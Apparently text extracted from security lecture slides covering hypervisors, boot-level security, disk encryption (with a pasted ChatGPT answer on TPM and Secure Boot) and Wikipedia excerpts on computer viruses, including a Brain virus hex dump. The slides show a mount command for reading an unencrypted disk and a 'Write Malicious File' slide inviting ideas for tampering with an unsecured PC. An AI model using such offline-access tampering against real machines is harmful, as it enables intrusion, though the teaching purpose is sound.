

Need for Isolations inside CPU / Kernel

# Multi Users - Multi Processes / Threads



... need "Isolation" Security




# Sharing (memory,cpu): Processes on 1 OS



# Single-Tenant vs Multi-Tenant ?



# Virtual Machine - Containers



# VM Monitor, Virtualizer, Hypervisor

## Hypervisor

文 A 31 languages ▾

Article Talk

Read Edit View history Tools ▾

From Wikipedia, the free encyclopedia

A **hypervisor**, also known as a **virtual machine monitor (VMM)** or **virtualizer**, is a type of computer **software**, **firmware** or **hardware** that creates and runs **virtual machines**. A computer on which a hypervisor runs one or more virtual machines is called a *host machine*, and each virtual machine is called a *guest machine*. The hypervisor presents the guest operating systems with a **virtual operating platform** and


In his 1973 thesis, "Architectural Principles for Virtual Computer Systems," [Robert P. Goldberg](#) classified two types of hypervisor:<sup>[1]</sup>

### Type-1, native or bare-metal hypervisors


These hypervisors run directly on the host's hardware to control the hardware and to manage guest operating systems. For this reason, they are sometimes called **bare-metal** hypervisors. The first hypervisors, which IBM developed in the 1960s, were native hypervisors.<sup>[5]</sup> These included the test software **SIMMON** and the **CP/CMS** operating system, the predecessor of IBM's **VM** family of **virtual machine operating systems**.

### Type-2 or hosted hypervisors


These hypervisors run on a conventional operating system (OS) just as other computer programs do. A virtual machine monitor runs as a **process** on the host. Type-2 hypervisors abstract guest operating systems from the host operating system.



# Virtualized - Hyper Converged



# Physical Architecture of Computer




[https://en.wikipedia.org  
/wiki/Linux](https://en.wikipedia.org/wiki/Linux)

## User Mode: Apps, Services

### Kernel

### Bios, Bootloader

### Hardware



# "Physical" Levels of Security

1, then 2, then 3 ..

(4) User Mode:  
Apps, Services

(3) Kernel

(2) Bios, Bootloader

Prevent physical access to  
your PC,  
Office Headquarters,  
DataCenters



**(1) Hardware**

Access to PC Hard Disk  
=> can read/write 010010101

Rule #1 = Encrypt Disks

encryption key (in BIOS ? should be secured)

# Boot - Encrypted Disk

A

You

how to boot on encrypted disk ? how to protect encryption key in bios



ChatGPT

Booting from an encrypted disk involves a few steps, depending on the encryption software you're using. Here's a general outline:

1. **Install Encryption Software:** First, you need to install encryption software like BitLocker (Windows), FileVault (Mac), or LUKS (Linux) on your system.
2. **Encrypt the Disk:** Use the encryption software to encrypt the disk where your operating system is installed. Follow the software's instructions for this step.
3. **Set up Pre-boot Authentication (optional):** Some encryption software allows you to set up pre-boot authentication, where you need to enter a password or use another authentication method before the system boots. This adds an extra layer of security.
4. **Store Encryption Key:** When you encrypt the disk, the encryption software typically generates an encryption key. This key is crucial for accessing the encrypted data. You need to store this key securely.

Now, regarding protecting the encryption key in the BIOS:

1. **UEFI Secure Boot:** Some modern BIOS/UEFI firmware supports Secure Boot. This feature ensures that only trusted software is loaded during the boot process. Ensure Secure Boot is enabled in your BIOS settings to prevent unauthorized software, including potential malware, from tampering with the boot process.
2. **BIOS Password:** Set a strong BIOS password to prevent unauthorized access to BIOS settings. This adds an extra layer of security and prevents tampering with boot-related settings.
3. **Trusted Platform Module (TPM):** If your system has a TPM chip, you can use it to store encryption keys securely. Encryption software like BitLocker can leverage TPM for key storage, ensuring that the encryption key is protected from unauthorized access.
4. **Hardware-based Secure Enclave:** Some modern systems come with hardware-based secure enclaves that can securely store encryption keys. Check if your system supports such features and configure them accordingly.
5. **Physical Security:** Finally, ensure physical security for your device. Protect it from theft or unauthorized access, as someone with physical access to your system can potentially bypass BIOS and encryption protections.

Remember, the specific steps may vary depending on your operating system, encryption software, and hardware configuration. Always refer to the documentation provided by the software and hardware manufacturers for detailed instructions tailored to your setup.

# Bios Pre-Boot Authentication



# Un-Encrypted Disk? can we (do you need to) Boot ?



[linuxconfig.org/how-to-mount-partition-with-ntfs-file-system-and-read-write-access](https://linuxconfig.org/how-to-mount-partition-with-ntfs-file-system-and-read-write-access)

```
$ sudo mount -t ntfs /dev/sdb /mnt/ntfs
```



# Write Malicious File

What side-effect can be done in few minutes on an unsecure PC,  
(no getting any data)

only add / change files

=> ideas ?

# Virus, Worm

## Computer virus

文 A 99 languages ▾

Article Talk

Read Edit View history Tools ▾

From Wikipedia, the free encyclopedia



A **computer virus**<sup>[1]</sup> is a type of [malware](#) that, when executed, replicates itself by modifying other [computer programs](#) and [inserting](#) its own [code](#) into those programs.<sup>[2][3]</sup> If this replication succeeds, the affected areas are then said to be "infected" with a computer virus, a metaphor derived from biological [viruses](#).<sup>[4]</sup>

Computer viruses generally require a [host program](#).<sup>[5]</sup> The virus writes its own code into the host program. When the program runs, the written virus program is executed first, causing infection and damage. By contrast, a [computer worm](#) does not need a host program, as it is an independent program or code chunk. Therefore, it is not restricted by the [host program](#), but can run independently and actively carry out attacks.<sup>[6][7]</sup>

Displacement	Hex codes	ASCII value
0000(0000)	FA F9 4A 01 34 12 00 07 14 08 01 00 00 00 00 20	-0304†•†††0
0016(0010)	20 20 20 20 20 20 57 65 6C 63 6F 6D 65 20 74 67	Welcome to
0032(0020)	20 74 68 65 20 44 75 62 67 65 6F 6E 20 20 20 20	the Dungeon
0048(0030)	20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	
0064(0040)	20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	
0080(0050)	20 20 63 29 20 31 39 36 20 42 61 73 59 74 20	(c) 1986 Basit
0096(0060)	26 20 41 60 68 61 64 28 28 70 74 29 20 40 74	& Amjad (put) It
0112(0070)	64 28 20 20 28 28 28 28 28 28 20 20 20 20 20 20	d.
0128(0080)	20 42 52 41 49 4E 28 43 4F 40 50 55 51 45 52 20	BRAIN COMPUTER
0144(0090)	53 45 52 56 49 43 45 53 22 28 37 33 30 20 40 49	SERVICES, 730 MI
0160(00A0)	5A 41 49 20 42 4C 4F 43 48 20 41 4C 41 40 41	ZAHIR ALLAMA
0176(00B0)	20 49 51 42 41 4C 20 53 4F 57 2E 20 20 20 20 20	IQBAL TOUN
0192(00C0)	20 20 20 20 20 20 20 20 20 20 4C 41 48 4F 52	LAHR
0208(00D0)	45 2D 50 41 48 49 53 54 41 4E 2E 2E 50 48 4F 4E	E-PAKISTAN.PAKJ
0224(00E0)	45 20 38 34 33 38 37 39 31 20 34 34 33 32 34 3B	E :430791,443246
0240(00F0)	2C 32 30 30 35 33 30 2E 20 28 20 20 20 20 20 20	,208530.

Hex dump of the Brain virus,  
generally regarded as the first  
computer virus for the IBM Personal  
Computer (IBM PC) and compatibles

# Virus Phases

## Phases [ edit ]

Virus phases is the [life cycle](#) of the computer virus, described by using an analogy to [biology](#). This life cycle can be divided into four phases:

### Dormant phase

The virus program is idle during this stage. The virus program has managed to access the target user's computer or software, but during this stage, the virus does not take any action. The virus will eventually be activated by the "trigger" which states which event will execute the virus. Not all viruses have this stage.<sup>[34]</sup>

### Propagation phase

The virus starts propagating, which is multiplying and replicating itself. The virus places a copy of itself into other programs or into certain system areas on the disk. The copy may not be identical to the propagating version; viruses often "morph" or change to evade detection by IT professionals and anti-virus software. Each infected program will now contain a [clone](#) of the virus, which will itself enter a propagation phase.<sup>[34]</sup>

### Triggering phase

A dormant virus moves into this phase when it is activated, and will now perform the function for which it was intended. The triggering phase can be caused by a variety of system events, including a count of the number of times that this copy of the virus has made copies of itself.<sup>[34]</sup> The trigger may occur when an employee is terminated from their employment or after a set period of time has elapsed, in order to reduce 